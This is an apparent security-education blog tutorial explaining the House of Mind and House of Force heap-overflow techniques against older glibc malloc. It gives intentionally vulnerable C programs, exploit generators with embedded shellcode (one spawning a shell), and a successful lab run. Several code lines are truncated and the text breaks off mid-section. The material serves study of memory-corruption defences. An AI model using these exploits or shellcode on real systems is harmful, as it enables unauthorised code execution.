sploitF-U-N

Heap overflow using Malloc Maleficarum

Posted on March 4, 2015July 6, 2015 by sploitfun

Prerequisite:

1. Understanding glibc malloc (https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/)

During late 2004, 'glibc malloc' got hardened. After which techniques such as unlink got obsolete, leaving the attackers clueless. But only for some time since in late 2005, 'Phantasmal Phatasmagoria' came with below series of techniques to successfully exploit heap overflow.

- House of Prime
- House of Mind
- House of Force
- House of Lore
- House of Spirit

House of Mind: In this technique, attacker tricks 'glibc malloc' to use a fake arena constructed by him. Fake Arena is constructed in such a way that unsorted bin's fd contains the address of GOT entry of free – 12. Thus now when vulnerable program free's a chunk GOT entry of free is overwritten with shellcode address. After successful GOT overwrite, now when free is called by vulnerable program, shellcode would get executed!!


Prerequisites: Below are the prerequisites to successfully apply house of mind since not all heap overflow vulnerable programs can be exploited using this technique.

1. A series of malloc calls is required until a chunk's address – when aligned to a multiple of HEAP_MAX_SIZE results in a memory area which is controlled by the attacker. This is the memory area where fake heap_info structure is found. Fake heap_info's arena pointer ar_ptr would point to fake arena. Thus both fake arena and fake heap_info's memory region would be controlled by the attacker.
2. A chunk whose size field (and its arena pointer – prereq 1) controlled by the attacker should be freed.
3. Chunk next to the above freed chunk should not be a top chunk.

Vulnerable Program: This program meets the above prerequisites.

```
/* vuln.c
 House of Mind vulnerable program
 */
#include <stdio.h>
#include <stdlib.h>

int main (void) {
 char *ptr = malloc(1024); /* First allocated chunk */
 char *ptr2; /* Second chunk/Last but one chunk */
 char *ptr3; /* Last chunk */
 int heap = (int)ptr & 0xFFF00000;
 _Bool found = 0;
 int i = 2;

 for (i = 2; i < 1024; i++) {
   /* Prereq 1: Series of malloc calls until a chunk's address - when align
   /* 0x08100000 is the place where fake heap_info structure is found. */
   [1]if (!found && (((int)(ptr2 = malloc(1024)) & 0xFFF00000) == \
      (heap + 0x100000))) {
     printf("good heap allignment found on malloc() %i (%p)\n", i, ptr2);
     found = 1;
     break;
   }
 }
 [2]ptr3 = malloc(1024); /* Last chunk. Prereq 3: Next chunk to ptr2 != av-
 /* User Input. */
 [3]fread (ptr, 1024 * 1024, 1, stdin);

 [4]free(ptr2); /* Prereq 2: Freeing a chunk whose size and its arena point
 [5]free(ptr3); /* Shell code execution. */
 return(0); /* Bye */
}
```

Heap memory for the above vulnerable program:




Line[3] of the vulnerable program is where heap overflow occurs. User input gets stored from chunk1's mem pointer to a total size of 1 MB. Thus inorder to successfully exploit heap overflow, attackers provides the following user input (in the same listed order):

- Fake arena
- Junk
- Fake heap_info
- Shellcode

Exploit Program: This program generates attacker data file:

```
/* exp.c
Program to generate attacker data.
Command:
     #./exp > file
*/
#include <stdio.h>

#define BIN1 0xb7fd8430

char scode[] =
/* Shellcode to execute linux command "id". Size - 72 bytes. */
"\x31\xc9\x83\xe9\xf4\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5e"
"\xc9\x6a\x42\x83\xeb\xfc\xe2\xf4\x34\xc2\x32\xdb\x0c\xaf\x02\x6f"
"\x3d\x40\x8d\x2a\x71\xba\x02\x42\x36\xe6\x08\x2b\x30\x40\x89\x10"
"\xb6\xc5\x6a\x42\x5e\xe6\x1f\x31\x2c\xe6\x08\x2b\x30\xe6\x03\x26"
"\x5e\x9e\x39\xcb\xbf\x04\xea\x42";

char ret_str[4] = "\x00\x00\x00\x00";

void convert_endianess(int arg)
{
        int i=0;
        ret_str[3] = (arg & 0xFF000000) >> 24;
        ret_str[2] = (arg & 0x00FF0000) >> 16;
        ret_str[1] = (arg & 0x0000FF00) >> 8;
        ret_str[0] = (arg & 0x000000FF) >> 0;
}
int main() {
        int i=0,j=0;

        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* fd */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* bk */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* fd_nextsize */
        fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* bk_nextsize */
        /* Fake Arena. */
        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* mutex */
        fwrite("\x01\x00\x00\x00", 4, 1, stdout); /* flag */
        for(i=0;i<10;i++)
                fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* fastbinsY */
        fwrite("\xb0\x0e\x10\x08", 4, 1, stdout); /* top */
        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* last_remainder */
        for(i=0;i<127;i++) {
                convert_endianess(BIN1+(i*8));
                if(i == 119) {
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* preser
                        fwrite("\x09\x04\x00\x00", 4, 1, stdout); /* preser
                } else if(i==0) {
                        fwrite("\xe8\x98\x04\x08", 4, 1, stdout); /* bins[i
                        fwrite(ret_str, 4, 1, stdout); /* bins[i][1] */
                }
                else {
                        fwrite(ret_str, 4, 1, stdout); /* bins[i][0] */
                        fwrite(ret_str, 4, 1, stdout); /* bins[i][1] */
                }
        }
        for(i=0;i<4;i++) {
                fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* binmap[i] */
        }
        fwrite("\x00\x84\xfd\xb7", 4, 1, stdout); /* next */
        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* next_free */
        fwrite("\x00\x60\x0c\x00", 4, 1, stdout); /* system_mem */
        fwrite("\x00\x60\x0c\x00", 4, 1, stdout); /* max_system_mem */
        for(i=0;i<234;i++) {
                fwrite("\x41\x41\x41\x41", 4, 1, stdout); /* PAD */
        }
        for(i=0;i<722;i++) {
                if(i==721) {
                        /* Chunk 724 contains the shellcode. */
                        fwrite("\xeb\x18\x00\x00", 4, 1, stdout); /* prev_s
                        fwrite("\x0d\x04\x00\x00", 4, 1, stdout); /* size *
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* fd */
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* bk */
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* fd_nex
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* bk_nex
                        fwrite("\x90\x90\x90\x90\x90\x90\x90\x90" \
                        "\x90\x90\x90\x90\x90\x90\x90\x90", 16, 1, stdout);
                        fwrite(scode, sizeof(scode)-1, 1, stdout); /* SHELL
                        for(j=0;j<230;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1, stdout); /
                        continue;
                } else {
                        fwrite("\x00\x00\x00\x00", 4, 1, stdout); /* prev_s
                        fwrite("\x09\x04\x00\x00", 4, 1, stdout); /* size *
                }
                if(i==720) {
                        for(j=0;j<90;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1, stdout); /
                        fwrite("\x18\xa0\x04\x08", 4, 1, stdout); /* Arena
                        for(j=0;j<165;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1, stdout); /
                } else {
                        for(j=0;j<256;j++)
                                fwrite("\x42\x42\x42\x42", 4, 1, stdout); /
                }
        }
        return 0;
}
```

Heap memory for the vulnerable program, with attacker generated data file as user input:



With attacker generated data file as user input, 'glibc malloc' does the following, when line[4] (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L51) of our vulnerable program gets executed:

- Arena for the chunk that is getting freed is retrieved by invoking arena_for_chunk macro.
  - arena_for_chunk (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L47): If NON_MAIN_ARENA (N) bit is not set, main arena is returned. If set, corresponding heap_info structure is accessed by aligning the chunk address to a multiple of HEAP_MAX_SIZE (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L7). Then arena

pointer of the obtained heap_info structure is returned. In our case, NON_MAIN_ARENA bit is set by the attacker and hence heap_info structure (located at 0x08100000) of the chunk that is getting freed is obtained. Attacker would also have overwritten the arena pointer (of the obtained heap_info structure) in such a way that it points to the fake arena, ie) heap_info's ar_ptr = Fake arena's base address (ie)0x0804a018).

- Invoke _int_free (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L65) with arena pointer and chunk address as arguments. In our case arena pointer points to fake arena. Thus fake arena and chunk address are passed as arguments to _int_free.
  - Fake Arena: Following are the mandatory fields of fake arena that needs to be overwritten by the attacker:
    - Mutex (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L14) – It should be in unlocked state.
    - Bins (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L29) – Unsorted bin's fd should contain the address of GOT entry of free – 12.
    - Top (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L23) –
      - Top address should not be equal to the chunk address that is getting freed.
      - Top address should be greater than next chunk address.
    - System Memory (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L41) – System memory should be greater than next chunk size.
- _int_free():
  - If chunk is non mmap'd (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L68), acquire the lock. In our case chunk is non mmap'd and fake arena's mutex lock is acquired successfully.
  - Consolidate (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L87):
    - Find if previous chunk is free, if free consolidate. In our case previous chunk is allocated and hence it cant be consolidated backward.
    - Find if next chunk is free, if free consolidate. In our case next chunk is allocated and hence it cant be consolidated forward.
  - Place the currently freed chunk in unsorted bin. In our case fake arena's unsorted bin's fd contains the address of GOT entry of free – 12 which gets copied to 'fwd (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L100)' value. Later currently freed chunk's address gets copied to 'fwd->bk' (https://github.com/sploitfun/lsploits/blob/master/hof/hom/malloc_snip.c#L109). bk is located at offset 12 in malloc_chunk and hence 12 gets added to this 'fwd' value (ie) free-12+12). Thus now GOT entry of free gets modified to contain currently freed chunk address. Since the attacker has placed his shellcode in the currently freed chunk, from now on whenever free gets invoked attacker's shellcode gets executed!!

Executing the vulnerable program with attacker generated data file as user input executes the shell code as shown below:

```
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ gcc -g -z norelro -z exe
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ gcc -g -o exp exp.c
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ ./exp > file
sploitfun@sploitfun-VirtualBox:~/lsploits/hof/hom$ ./vuln < file
ptr found at 0x804a008
good heap allignment found on malloc() 724 (0x81002a0)
uid=1000(sploitfun) gid=1000(sploitfun) groups=1000(sploitfun),4(adm),24(cd
```

Protection: At present day, house of mind technique doesnt work since 'glibc malloc' has got hardened. Below check is added to prevent heap overflow using house of mind.

- Corrupted chunks (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3990): Unsorted bin's first chunk's bk pointer should point to unsorted bin. If not 'glibc malloc' throws up corrupted chunk error.

```
        if (__glibc_unlikely (fwd->bk != bck))
          {
            errstr = "free(): corrupted unsorted chunks";
            goto errout;
          }
```

House of Force: In this technique, attacker abuses top chunk size and tricks 'glibc malloc' to service a very large memory request (greater than heap system memory size) using top chunk. Now when a new malloc request is made, GOT entry of free would be overwritten with shellcode address. Hence from now on whenever free is called, shellcode gets executed!!


Prerequisites: Three malloc calls are required to successfully apply house of force as listed below:

- Malloc 1: Attacker should be able to control the size of top chunk. Hence heap overflow should be possible on this allocated chunk which is physically located previous to top chunk.
- Malloc 2: Attacker should be able to control the size of this malloc request.
- Malloc 3: User input should be copied to this allocated chunk.

Vulnerable Program: This program meets the above prerequisites.

```
/*
House of force vulnerable program.
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
        char *buf1, *buf2, *buf3;
        if (argc != 4) {
                printf("Usage Error\n");
                return;
        }
        [1]buf1 = malloc(256);
        [2]strcpy(buf1, argv[1]); /* Prereq 1 */
        [3]buf2 = malloc(strtoul(argv[2], NULL, 16)); /* Prereq 2 */
        [4]buf3 = malloc(256); /* Prereq 3 */
        [5]strcpy(buf3, argv[3]); /* Prereq 3 */

        [6]free(buf3);
        free(buf2);
        free(buf1);
        return 0;
}
```

Heap memory for the above vulnerable program:




Line[2] of the vulnerable program is where heap overflow occurs. Thus inorder to successfully exploit heap overflow, attacker provides the following commad line arguments:

- argv[1] – Shellcode + Pad + Top chunk size to be copied to first malloc chunk.
- argv[2] – Size argument to second malloc chunk.
- argv[3] – User input to be copied to third malloc chunk.

Exploit Program:

```
/* Program to exploit executable 'vuln' using hof technique.
 */
#include <stdio.h>
#include <unistd.h>
#include <string.h>

#define VULNERABLE "./vuln"
#define FREE_ADDRESS 0x08049858-0x8
#define MALLOC_SIZE "0xFFFFF744"
#define BUF3_USER_INP "\x08\xa0\x04\x08"

/* Spawn a shell. Size - 25 bytes. */
char scode[] =
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x

int main( void )
{
        int i;
        char * p;
        char argv1[ 265 ];
        char * argv[] = { VULNERABLE, argv1, MALLOC_SIZE, BUF3_USER_INP, NU

        strcpy(argv1,scode);
        for(i=25;i<260;i++)
                argv1[i] = 'A';

        strcpy(argv1+260,"\xFF\xFF\xFF\xFF"); /* Top chunk size */
        argv[264] = ''; /* Terminating NULL character */

        /* Execution of the vulnerable program */
        execve( argv[0], argv, NULL );
        return( -1 );
}
```

Heap memory for the vulnerable program, once attacker's command line arguments gets copied into heap:



With attacker arguments following happens:

Line[2] overwrites top chunk size:

- Attacker argument (argv[1] – Shellcode + Pad + 0xFFFFFFFF) gets copied into heap buffer 'buf1'. But since argv[1] is greater than 256, top chunk's size gets overwritten with "0xFFFFFFFF"

Line[3] allocates a very large block using top chunk code (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3758):

- Objective of very large block allocation request is after allocation, new top chunk should be located 8 bytes before the GOT entry of free. So one more malloc request (line[4]) would help us to overwrite GOT entry of free.

- Attacker argument (argv[2] – 0xFFFFF744) gets passed as size argument to second malloc call (line[3]). The size argument is calculated using below formulae:
  - size = ((free-8)-top)
  - where
    - free is "GOT entry of free in executable 'vuln'" ie) free = 0x08049858.
    - top is "current top chunk (after first malloc line[1])" ie) top = 0x0804a108.
  - Thus size = ((0x8049858-0x8)-0x804a108) = -8B8 = 0xFFFFF748
  - When size = 0xFFFFF748 our objective of placing the new top chunk 8 bytes before the GOT entry of free is achieved as shown below:
    - (0xFFFFF748+0x804a108) = 0x08049850 = (0x08049858-0x8)
  - But when attacker passes a size argument of 0xFFFFF748 'glibc malloc' converts the size into usable size (https://github.com/sploitfun/lsploits/blob/master/glibc/malloc/malloc.c#L3322) 0xFFFFF750 and hence now new top chunk size would be located at 0x8049858 instead of 0x8049850. Therefore instead of 0xFFFFF748 attacker should pass 0xFFFFF744 as size argument, which gets converted into usable size '0xFFFFF748' as we require!!

At line [4]:

